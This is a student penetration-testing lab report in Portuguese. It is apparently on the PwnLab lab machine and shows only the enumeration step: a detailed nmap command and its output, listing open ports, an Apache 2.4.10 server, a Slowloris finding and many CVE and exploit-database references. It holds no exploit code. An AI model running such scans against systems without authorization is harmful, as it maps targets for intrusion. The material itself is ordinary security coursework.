Prática 7 - Pentesting Web (Máquina 2)
Primeiro, devemos fazer um nmap para poder escanear as vulnerabilidades da máquina:
Equipe Portelcore
17/02/26
5023 - Implantação em Produção Segura
1. ENUMERAÇÃO
Sección titulada «1. ENUMERACIÓN»Primeiro, devemos fazer um nmap para poder escanear as vulnerabilidades da máquina:
# Nmap 7.95 scan initiated Tue Feb 17 10:54:34 2026 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v --host-timeout 20m -p80,111,3306,50913 -oA scans/192.168.10.176/detailed 192.168.10.176Pre-scan script results:| targets-ipv6-multicast-slaac:|   IP: fe80::d583:3ec1:ae11:b563  MAC: 00:15:5d:09:45:e9  IFACE: eth0|   IP: fe80::a827:f21b:8c48:eaf2  MAC: 00:15:5d:09:45:e9  IFACE: eth0|_  Use --script-args=newtargets to add the results as targets| targets-ipv6-multicast-mld:|   IP: fe80::aa97:feff:eff5:46e5  MAC: 00:15:5d:09:45:e9  IFACE: eth0||_  Use --script-args=newtargets to add the results as targets| broadcast-igmp-discovery:|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 224.0.0.251|     Description: mDNS (rfc6762)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.192.152.143|     Description: Organization-Local Scope (rfc2365)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.255.255.250|     Description: Organization-Local Scope (rfc2365)|_  Use the newtargets script-arg to add the results as targets| ipv6-multicast-mld-list:|   fe80::aa97:feff:eff5:46e5:|     device: eth0|     mac: 00:15:5d:09:45:e9|     multicast_ips:|       ff02::1:fff5:46e5         (NDP Solicited-node)|       ff02::1:ff11:b563         (Solicited-Node Address)|       ff02::1:ff11:b563         (Solicited-Node Address)|       ff02::1:ff48:eaf2         (Solicited-Node Address)|       ff02::fb                  (mDNSv6)|       ff02::c                   (SSDP)|_      ff02::1:ff48:eaf2         (Solicited-Node Address)|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-asn:|_  targets-asn.asn is a mandatory parameter|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/|_multicast-profinet-discovery: 0Nmap scan report for 192.168.10.176Host is up, received user-set (0.0014s latency).
Bug in http-security-headers: no string output.PORT      STATE SERVICE REASON         VERSION80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))| http-useragent-tester:|   Status for browser useragent: 200|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-server-header: Apache/2.4.10 (Debian)| http-traceroute:|_  Possible reverse proxy detected.|_http-referer-checker: Couldn't find any cross-domain scripts.|_http-chrono: Request times for /; avg: 191.16ms; min: 179.46ms; max: 203.75ms|_http-title: PwnLab Intranet Image Hosting|_http-date: Tue, 17 Feb 2026 09:55:00 GMT; -1s from local time.|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-xssed: No previously reported XSS vuln.| http-internal-ip-disclosure:|_  Internal IP Leaked: 127.0.0.1|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.| http-auth-finder:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.176|   url                                   method|_  http://192.168.10.176:80/?page=login  FORM| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-feed: Couldn't find any feeds.| http-csrf:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.10.176|   Found the following possible CSRF vulnerabilities:||     Path: http://192.168.10.176:80/?page=login|     Form id: user|_    Form action:| http-enum:|   /login.php: Possible admin folder|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'|_  /upload/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'| http-sitemap-generator:|   Directory structure:|     /|       Other: 1|     /images/|       png: 1|   Longest directory structure:|     Depth: 1|     Dir: /images/|   Total files found (by extension):|_    Other: 1; png: 1| http-slowloris-check:|   VULNERABLE:|   Slowloris DOS attack|     State: LIKELY VULNERABLE|     IDs:  CVE:CVE-2007-6750|       Slowloris tries to keep many connections to the target web server open and hold|       them open as long as possible.  It accomplishes this by opening connections to|       the target web server and sending a partial request. By doing so, it starves|       the http server's resources causing Denial Of Service.||     Disclosure date: 2009-09-17|     References:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750|_      http://ha.ckers.org/slowloris/|_http-errors: Couldn't find any error pages.| http-headers:|   Date: Tue, 17 Feb 2026 09:55:01 GMT|   Server: Apache/2.4.10 (Debian)|   Connection: close|   Content-Type: text/html; charset=UTF-8||_  (Request type: HEAD)| http-vhosts:| 124 names had status 200| main| administration| beta|_dns0|_http-mobileversion-checker: No mobile version detected.| vulners:|   cpe:/a:apache:http_server:2.4.10:|       PACKETSTORM:176334  9.8  https://vulners.com/packetstorm/PACKETSTORM:176334  *EXPLOIT*|       PACKETSTORM:171631  9.8  https://vulners.com/packetstorm/PACKETSTORM:171631  *EXPLOIT*|       HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6  9.8  https://vulners.com/httpd/HTTPD:E8492EE5729E8FB514D3C0EE370C9BC6|       HTTPD:C072933AA965A86DA3E2C9172FFC1569  9.8  https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569|       HTTPD:A1BBCE110E077FFBF4469D4F06DB9293  9.8  https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293|       HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D  9.8  https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D|       HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8  9.8  https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8|       HTTPD:9AD76A782F4E66676719E36B64777A7A  9.8  https://vulners.com/httpd/HTTPD:9AD76A782F4E66676719E36B64777A7A|       HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9  9.8  https://vulners.com/httpd/HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9|       HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E  9.8  https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E|       HTTPD:1F84410918227CC81FA7C000C4F999A3  9.8  https://vulners.com/httpd/HTTPD:1F84410918227CC81FA7C000C4F999A3|       HTTPD:156974A46CA46AF26CC4140D00F7EB10  9.8  https://vulners.com/httpd/HTTPD:156974A46CA46AF26CC4140D00F7EB10|       EDB-ID:51193  9.8  https://vulners.com/exploitdb/EDB-ID:51193  *EXPLOIT*|       D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  9.8  https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52  *EXPLOIT*|       CVE-2024-38476  9.8  https://vulners.com/cve/CVE-2024-38476|       CVE-2024-38474  9.8  https://vulners.com/cve/CVE-2024-38474|       CVE-2023-25690  9.8  https://vulners.com/cve/CVE-2023-25690|       CVE-2022-31813  9.8  https://vulners.com/cve/CVE-2022-31813|       CVE-2022-23943  9.8  https://vulners.com/cve/CVE-2022-23943|       CVE-2022-22720  9.8  https://vulners.com/cve/CVE-2022-22720|       CVE-2021-44790  9.8  https://vulners.com/cve/CVE-2021-44790|       CVE-2021-39275  9.8  https://vulners.com/cve/CVE-2021-39275|       CVE-2021-26691  9.8  https://vulners.com/cve/CVE-2021-26691|       CVE-2018-1312  9.8  https://vulners.com/cve/CVE-2018-1312|       CVE-2017-7679  9.8  https://vulners.com/cve/CVE-2017-7679|       CVE-2017-3169  9.8  https://vulners.com/cve/CVE-2017-3169|       CVE-2017-3167  9.8  https://vulners.com/cve/CVE-2017-3167|       CNVD-2024-36391  9.8  https://vulners.com/cnvd/CNVD-2024-36391|       CNVD-2024-36388  9.8  https://vulners.com/cnvd/CNVD-2024-36388|       CNVD-2022-51061  9.8  https://vulners.com/cnvd/CNVD-2022-51061|       CNVD-2022-41640  9.8  https://vulners.com/cnvd/CNVD-2022-41640|       CNVD-2022-03225  9.8  https://vulners.com/cnvd/CNVD-2022-03225|       CNVD-2021-102386  9.8  https://vulners.com/cnvd/CNVD-2021-102386|       B6297446-2DDD-52BA-B508-29A748A5D2CC  9.8  https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC  *EXPLOIT*|       64A540A8-D918-5BEA-8F60-987F97B27A0C  9.8  https://vulners.com/githubexploit/64A540A8-D918-5BEA-8F60-987F97B27A0C  *EXPLOIT*|       5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9  9.8  https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9  *EXPLOIT*|       3F17CA20-788F-5C45-88B3-E12DB2979B7B  9.8  https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-E12DB2979B7B  *EXPLOIT*|       1337DAY-ID-39214  9.8  https://vulners.com/zdt/1337DAY-ID-39214  *EXPLOIT*|       1337DAY-ID-38427  9.8  https://vulners.com/zdt/1337DAY-ID-38427  *EXPLOIT*|       0DB60346-03B6-5FEE-93D7-FF5757D225AA  9.8  https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA  *EXPLOIT*|       HTTPD:D868A1E68FB46E2CF5486281DCDB59CF  9.1  https://vulners.com/httpd/HTTPD:D868A1E68FB46E2CF5486281DCDB59CF|       HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6  9.1  https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6|       HTTPD:2C227652EE0B3B961706AAFCACA3D1E1  9.1  https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1|       FD2EE3A5-BAEA-5845-BA35-E6889992214F  9.1  https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F  *EXPLOIT*|       FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  9.1  https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7  *EXPLOIT*|       E606D7F4-5FA2-5907-B30E-367D6FFECD89  9.1  https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89  *EXPLOIT*|       D8A19443-2A37-5592-8955-F614504AAF45  9.1  https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45  *EXPLOIT*|       CVE-2024-40898  9.1  https://vulners.com/cve/CVE-2024-40898|       CVE-2024-38475  9.1  https://vulners.com/cve/CVE-2024-38475|       CVE-2022-28615  9.1  https://vulners.com/cve/CVE-2022-28615|       CVE-2022-22721  9.1  https://vulners.com/cve/CVE-2022-22721|       CVE-2017-9788  9.1  https://vulners.com/cve/CVE-2017-9788|       CNVD-2024-36387  9.1  https://vulners.com/cnvd/CNVD-2024-36387|       CNVD-2024-33814  9.1  https://vulners.com/cnvd/CNVD-2024-33814|       CNVD-2022-51060  9.1  https://vulners.com/cnvd/CNVD-2022-51060|       CNVD-2022-41638  9.1  https://vulners.com/cnvd/CNVD-2022-41638|       B5E74010-A082-5ECE-AB37-623A5B33FE7D  9.1  https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D  *EXPLOIT*|       5418A85B-F4B7-5BBD-B106-0800AC961C7A  9.1  https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-B106-0800AC961C7A  *EXPLOIT*|       HTTPD:1B3D546A8500818AAC5B1359FE11A7E4  9.0  https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  9.0  https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  *EXPLOIT*|       CVE-2022-36760  9.0  https://vulners.com/cve/CVE-2022-36760|       CVE-2021-40438  9.0  https://vulners.com/cve/CVE-2021-40438|       CNVD-2023-30860  9.0  https://vulners.com/cnvd/CNVD-2023-30860|       CNVD-2022-03224  9.0  https://vulners.com/cnvd/CNVD-2022-03224|       AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  9.0  https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  *EXPLOIT*|       9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  9.0  https://vulners.com/githubexploit/9D9B3F4D-6B5C-5377-BE39-F1C432C9E457  *EXPLOIT*|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  9.0  https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  *EXPLOIT*|       7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  9.0  https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2  *EXPLOIT*|       36618CA8-9316-59CA-B748-82F15F407C4F  9.0  https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F  *EXPLOIT*|       CVE-2025-58098  8.3  https://vulners.com/cve/CVE-2025-58098|       HTTPD:A7133572D328CD65C350E33F20834FAD  8.2  https://vulners.com/httpd/HTTPD:A7133572D328CD65C350E33F20834FAD|       CVE-2021-44224  8.2  https://vulners.com/cve/CVE-2021-44224|       CNVD-2021-102387  8.2  https://vulners.com/cnvd/CNVD-2021-102387|       B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  8.2  https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38  *EXPLOIT*|       HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6  8.1  https://vulners.com/httpd/HTTPD:BA2AA2F9CA78BCC3B836D2041D1E15B6|       HTTPD:B63E69E936F944F114293D6F4AB8D4D6  8.1  https://vulners.com/httpd/HTTPD:B63E69E936F944F114293D6F4AB8D4D6|       CVE-2024-38473  8.1  https://vulners.com/cve/CVE-2024-38473|       CVE-2017-15715  8.1  https://vulners.com/cve/CVE-2017-15715|       CVE-2016-5387  8.1  https://vulners.com/cve/CVE-2016-5387|       CNVD-2016-04948  8.1  https://vulners.com/cnvd/CNVD-2016-04948|       249A954E-0189-5182-AE95-31C866A057E1  8.1  https://vulners.com/githubexploit/249A954E-0189-5182-AE95-31C866A057E1  *EXPLOIT*|       23079A70-8B37-56D2-9D37-F638EBF7F8B5  8.1  https://vulners.com/githubexploit/23079A70-8B37-56D2-9D37-F638EBF7F8B5  *EXPLOIT*|       PACKETSTORM:181038  7.5  https://vulners.com/packetstorm/PACKETSTORM:181038  *EXPLOIT*|       MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  7.5  https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  *EXPLOIT*|       HTTPD:F1CFBC9B54DFAD0499179863D36830BB  7.5  https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB|       HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43  7.5  https://vulners.com/httpd/HTTPD:D5C9AD5E120B9B567832B4A5DBD97F43|       HTTPD:C317C7138B4A8BBD54A901D6DDDCB837  7.5  https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837|       HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F  7.5  https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F|       HTTPD:B1B0A31C4AD388CC6C575931414173E2  7.5  https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2|       HTTPD:975FD708E753E143E7DFFC23510F802E  7.5  https://vulners.com/httpd/HTTPD:975FD708E753E143E7DFFC23510F802E|       HTTPD:63F2722DB00DBB3F59C40B40F32363B3  7.5  https://vulners.com/httpd/HTTPD:63F2722DB00DBB3F59C40B40F32363B3|       HTTPD:6236A32987BAE49DFBF020477B1278DD  7.5  https://vulners.com/httpd/HTTPD:6236A32987BAE49DFBF020477B1278DD|       HTTPD:60420623F2A716909480F87DB74EE9D7  7.5  https://vulners.com/httpd/HTTPD:60420623F2A716909480F87DB74EE9D7|       HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5  7.5  https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5|       HTTPD:34AD734658A873D0B091ED78567E6DF4  7.5  https://vulners.com/httpd/HTTPD:34AD734658A873D0B091ED78567E6DF4|       HTTPD:348811594B4FDD8579A34C563A16F7F6  7.5  https://vulners.com/httpd/HTTPD:348811594B4FDD8579A34C563A16F7F6|       HTTPD:11D4941ECBB2B14842A64574A692D8D1  7.5  https://vulners.com/httpd/HTTPD:11D4941ECBB2B14842A64574A692D8D1|       HTTPD:05E6BF2AD317E3658D2938931207AA66  7.5  https://vulners.com/httpd/HTTPD:05E6BF2AD317E3658D2938931207AA66|       EDB-ID:42745  7.5  https://vulners.com/exploitdb/EDB-ID:42745  *EXPLOIT*|       EDB-ID:40961  7.5  https://vulners.com/exploitdb/EDB-ID:40961  *EXPLOIT*|       CVE-2025-59775  7.5  https://vulners.com/cve/CVE-2025-59775|       CVE-2024-47252  7.5  https://vulners.com/cve/CVE-2024-47252|       CVE-2024-43394  7.5  https://vulners.com/cve/CVE-2024-43394|       CVE-2024-43204  7.5  https://vulners.com/cve/CVE-2024-43204|       CVE-2024-42516  7.5  https://vulners.com/cve/CVE-2024-42516|       CVE-2024-39573  7.5  https://vulners.com/cve/CVE-2024-39573|       CVE-2024-38477  7.5  https://vulners.com/cve/CVE-2024-38477|       CVE-2024-38472  7.5  https://vulners.com/cve/CVE-2024-38472|       CVE-2023-31122  7.5  https://vulners.com/cve/CVE-2023-31122|       CVE-2022-30556  7.5  https://vulners.com/cve/CVE-2022-30556|       CVE-2022-29404  7.5  https://vulners.com/cve/CVE-2022-29404|       CVE-2022-26377  7.5  https://vulners.com/cve/CVE-2022-26377|       CVE-2022-22719  7.5  https://vulners.com/cve/CVE-2022-22719|       CVE-2021-34798  7.5  https://vulners.com/cve/CVE-2021-34798|       CVE-2021-33193  7.5  https://vulners.com/cve/CVE-2021-33193|       CVE-2021-26690  7.5  https://vulners.com/cve/CVE-2021-26690|       CVE-2019-0217  7.5  https://vulners.com/cve/CVE-2019-0217|       CVE-2018-8011  7.5  https://vulners.com/cve/CVE-2018-8011|       CVE-2018-17199  7.5  https://vulners.com/cve/CVE-2018-17199|       CVE-2018-1303  7.5  https://vulners.com/cve/CVE-2018-1303|       CVE-2017-9798  7.5  https://vulners.com/cve/CVE-2017-9798|       CVE-2017-15710  7.5  https://vulners.com/cve/CVE-2017-15710|       CVE-2016-8743  7.5  https://vulners.com/cve/CVE-2016-8743|       CVE-2016-2161  7.5  https://vulners.com/cve/CVE-2016-2161|       CVE-2016-0736  7.5  https://vulners.com/cve/CVE-2016-0736|       CVE-2006-20001  7.5  https://vulners.com/cve/CVE-2006-20001|       CNVD-2025-30836  7.5  https://vulners.com/cnvd/CNVD-2025-30836|       CNVD-2025-16614  7.5  https://vulners.com/cnvd/CNVD-2025-16614|       CNVD-2025-16613  7.5  https://vulners.com/cnvd/CNVD-2025-16613|       CNVD-2025-16612  7.5  https://vulners.com/cnvd/CNVD-2025-16612|       CNVD-2025-16609  7.5  https://vulners.com/cnvd/CNVD-2025-16609|       CNVD-2024-36393  7.5  https://vulners.com/cnvd/CNVD-2024-36393|       CNVD-2024-36390  7.5  https://vulners.com/cnvd/CNVD-2024-36390|       CNVD-2024-36389  7.5  https://vulners.com/cnvd/CNVD-2024-36389|       CNVD-2024-20839  7.5  https://vulners.com/cnvd/CNVD-2024-20839|       CNVD-2023-93320  7.5  https://vulners.com/cnvd/CNVD-2023-93320|       CNVD-2023-80558  7.5  https://vulners.com/cnvd/CNVD-2023-80558|       CNVD-2022-53584  7.5  https://vulners.com/cnvd/CNVD-2022-53584|       CNVD-2022-51058  7.5  https://vulners.com/cnvd/CNVD-2022-51058|       CNVD-2022-41639  7.5  https://vulners.com/cnvd/CNVD-2022-41639|       CNVD-2022-13199  7.5  https://vulners.com/cnvd/CNVD-2022-13199|       CNVD-2022-03223  7.5  https://vulners.com/cnvd/CNVD-2022-03223|       CNVD-2019-41283  7.5  https://vulners.com/cnvd/CNVD-2019-41283|       CNVD-2019-08945  7.5  https://vulners.com/cnvd/CNVD-2019-08945|       CNVD-2017-13906  7.5  https://vulners.com/cnvd/CNVD-2017-13906|       CNVD-2016-13233  7.5  https://vulners.com/cnvd/CNVD-2016-13233|       CNVD-2016-13232  7.5  https://vulners.com/cnvd/CNVD-2016-13232|       CDC791CD-A414-5ABE-A897-7CFA3C2D3D29  7.5  https://vulners.com/githubexploit/CDC791CD-A414-5ABE-A897-7CFA3C2D3D29  *EXPLOIT*|       CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  7.5  https://vulners.com/githubexploit/CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A  *EXPLOIT*|       A0F268C8-7319-5637-82F7-8DAF72D14629  7.5  https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629  *EXPLOIT*|       857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  7.5  https://vulners.com/githubexploit/857E0BF8-9A29-54C5-82EA-8D7C0798CAA6  *EXPLOIT*|       56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  7.5  https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5  *EXPLOIT*|       45D138AD-BEC6-552A-91EA-8816914CA7F4  7.5  https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4  *EXPLOIT*|       CVE-2025-49812  7.4  https://vulners.com/cve/CVE-2025-49812|       HTTPD:D66D5F45690EBE82B48CC81EF6388EE8  7.3  https://vulners.com/httpd/HTTPD:D66D5F45690EBE82B48CC81EF6388EE8|       CVE-2023-38709  7.3  https://vulners.com/cve/CVE-2023-38709|       CVE-2020-35452  7.3  https://vulners.com/cve/CVE-2020-35452|       CNVD-2024-36395  7.3  https://vulners.com/cnvd/CNVD-2024-36395|       CVE-2025-65082  6.5  https://vulners.com/cve/CVE-2025-65082|       CNVD-2025-30833  6.5  https://vulners.com/cnvd/CNVD-2025-30833|       CVE-2024-24795  6.3  https://vulners.com/cve/CVE-2024-24795|       CNVD-2024-36394  6.3  https://vulners.com/cnvd/CNVD-2024-36394|       HTTPD:E3E8BE7E36621C4506552BA051ECC3C8  6.1  https://vulners.com/httpd/HTTPD:E3E8BE7E36621C4506552BA051ECC3C8|       HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6  6.1  https://vulners.com/httpd/HTTPD:8DF9389A321028B4475CE2E9B5BFC7A6|       HTTPD:5FF2D6B51D8115FFCB653949D8D36345  6.1  https://vulners.com/httpd/HTTPD:5FF2D6B51D8115FFCB653949D8D36345|       HTTPD:503FD99BD66D7A2A870F8608BC17CE57  6.1  https://vulners.com/httpd/HTTPD:503FD99BD66D7A2A870F8608BC17CE57|       CVE-2020-1927  6.1  https://vulners.com/cve/CVE-2020-1927|       CVE-2019-10098  6.1  https://vulners.com/cve/CVE-2019-10098|       CVE-2019-10092  6.1  https://vulners.com/cve/CVE-2019-10092|       CVE-2016-4975  6.1  https://vulners.com/cve/CVE-2016-4975|       CNVD-2020-21904  6.1  https://vulners.com/cnvd/CNVD-2020-21904|       CNVD-2018-15542  6.1  https://vulners.com/cnvd/CNVD-2018-15542|       CAB023BA-58A3-5C35-BF97-F9C43133DB5E  6.1  https://vulners.com/gitee/CAB023BA-58A3-5C35-BF97-F9C43133DB5E  *EXPLOIT*|       4013EC74-B3C1-5D95-938A-54197A58586D  6.1  https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D  *EXPLOIT*|       HTTPD:5C83890838E7C6903630B41EC3F2540D  5.9  https://vulners.com/httpd/HTTPD:5C83890838E7C6903630B41EC3F2540D|       CVE-2018-1302  5.9  https://vulners.com/cve/CVE-2018-1302|       CVE-2018-1301  5.9  https://vulners.com/cve/CVE-2018-1301|       CNVD-2018-06536  5.9  https://vulners.com/cnvd/CNVD-2018-06536|       CNVD-2018-06535  5.9  https://vulners.com/cnvd/CNVD-2018-06535|       1337DAY-ID-33577  5.8  https://vulners.com/zdt/1337DAY-ID-33577  *EXPLOIT*|       HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05  5.5  https://vulners.com/httpd/HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05|       CVE-2020-13938  5.5  https://vulners.com/cve/CVE-2020-13938|       CNVD-2021-44765  5.5  https://vulners.com/cnvd/CNVD-2021-44765|       CVE-2025-66200  5.4  https://vulners.com/cve/CVE-2025-66200|       CNVD-2025-30835  5.4  https://vulners.com/cnvd/CNVD-2025-30835|       HTTPD:FCCF5DB14D66FA54B47C34D9680C0335  5.3  https://vulners.com/httpd/HTTPD:FCCF5DB14D66FA54B47C34D9680C0335|       HTTPD:EB26BC6B6E566C865F53A311FC1A6744  5.3  https://vulners.com/httpd/HTTPD:EB26BC6B6E566C865F53A311FC1A6744|       HTTPD:BAAB4065D254D64A717E8A5C847C7BCA  5.3  https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA|       HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F  5.3  https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F|       HTTPD:85F5649E5C2D697DCF21420D622C618E  5.3  https://vulners.com/httpd/HTTPD:85F5649E5C2D697DCF21420D622C618E|       HTTPD:5C8B0394DE17D1C29719B16CE00F475D  5.3  https://vulners.com/httpd/HTTPD:5C8B0394DE17D1C29719B16CE00F475D|       HTTPD:25716876F18D7575B7A8778A4476ED9E  5.3  https://vulners.com/httpd/HTTPD:25716876F18D7575B7A8778A4476ED9E|       CVE-2022-37436  5.3  https://vulners.com/cve/CVE-2022-37436|       CVE-2022-28614  5.3  https://vulners.com/cve/CVE-2022-28614|       CVE-2022-28330  5.3  https://vulners.com/cve/CVE-2022-28330|       CVE-2020-1934  5.3  https://vulners.com/cve/CVE-2020-1934|       CVE-2020-11985  5.3  https://vulners.com/cve/CVE-2020-11985|       CVE-2019-17567  5.3  https://vulners.com/cve/CVE-2019-17567|       CVE-2019-0220  5.3  https://vulners.com/cve/CVE-2019-0220|       CVE-2018-1283  5.3  https://vulners.com/cve/CVE-2018-1283|       CNVD-2023-30859  5.3  https://vulners.com/cnvd/CNVD-2023-30859|       CNVD-2022-53582  5.3  https://vulners.com/cnvd/CNVD-2022-53582|       CNVD-2022-51059  5.3  https://vulners.com/cnvd/CNVD-2022-51059|       CNVD-2021-44766  5.3  https://vulners.com/cnvd/CNVD-2021-44766|       CNVD-2020-46278  5.3  https://vulners.com/cnvd/CNVD-2020-46278|       CNVD-2020-29872  5.3  https://vulners.com/cnvd/CNVD-2020-29872|       CNVD-2019-08941  5.3  https://vulners.com/cnvd/CNVD-2019-08941|       SSV:96537  5.0  https://vulners.com/seebug/SSV:96537  *EXPLOIT*|       SSV:62058  5.0  https://vulners.com/seebug/SSV:62058  *EXPLOIT*|       HTTPD:E07AEA8765BD0F6E15AAD496A2714564  5.0  https://vulners.com/httpd/HTTPD:E07AEA8765BD0F6E15AAD496A2714564|       HTTPD:A2EC89FEFE17D8EC8F8C3049CF6ED335  5.0  https://vulners.com/httpd/HTTPD:A2EC89FEFE17D8EC8F8C3049CF6ED335|       HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3  5.0  https://vulners.com/httpd/HTTPD:867B7FEBC94AAFD9542C6BE363C3D8A3|       HTTPD:3353898BFE39BBDF8391739FC2DDB5B1  5.0  https://vulners.com/httpd/HTTPD:3353898BFE39BBDF8391739FC2DDB5B1|       HTTPD:30E31E412AB4505FEE1161AB62A2E9AD  5.0  https://vulners.com/httpd/HTTPD:30E31E412AB4505FEE1161AB62A2E9AD|       EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7  5.0  https://vulners.com/exploitpack/EXPLOITPACK:DAED9B9E8D259B28BF72FC7FDC4755A7  *EXPLOIT*|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  5.0  https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D  *EXPLOIT*|       CVE-2015-3183  5.0  https://vulners.com/cve/CVE-2015-3183|       CVE-2015-0228  5.0  https://vulners.com/cve/CVE-2015-0228|       CVE-2014-3583  5.0  https://vulners.com/cve/CVE-2014-3583|       CVE-2014-3581  5.0  https://vulners.com/cve/CVE-2014-3581|       CVE-2013-5704  5.0  https://vulners.com/cve/CVE-2013-5704|       CNVD-2015-01691  5.0  https://vulners.com/cnvd/CNVD-2015-01691|       1337DAY-ID-28573  5.0  https://vulners.com/zdt/1337DAY-ID-28573  *EXPLOIT*|       1337DAY-ID-26574  5.0  https://vulners.com/zdt/1337DAY-ID-26574  *EXPLOIT*|       HTTPD:C42F64A6857578ED72E18211FDE568E0  4.3  https://vulners.com/httpd/HTTPD:C42F64A6857578ED72E18211FDE568E0|       HTTPD:883E996A34F70F5DF670D81697321AAB  4.3  https://vulners.com/httpd/HTTPD:883E996A34F70F5DF670D81697321AAB|       CVE-2016-8612  4.3  https://vulners.com/cve/CVE-2016-8612|       CVE-2015-3185  4.3  https://vulners.com/cve/CVE-2015-3185|       CVE-2014-8109  4.3  https://vulners.com/cve/CVE-2014-8109|       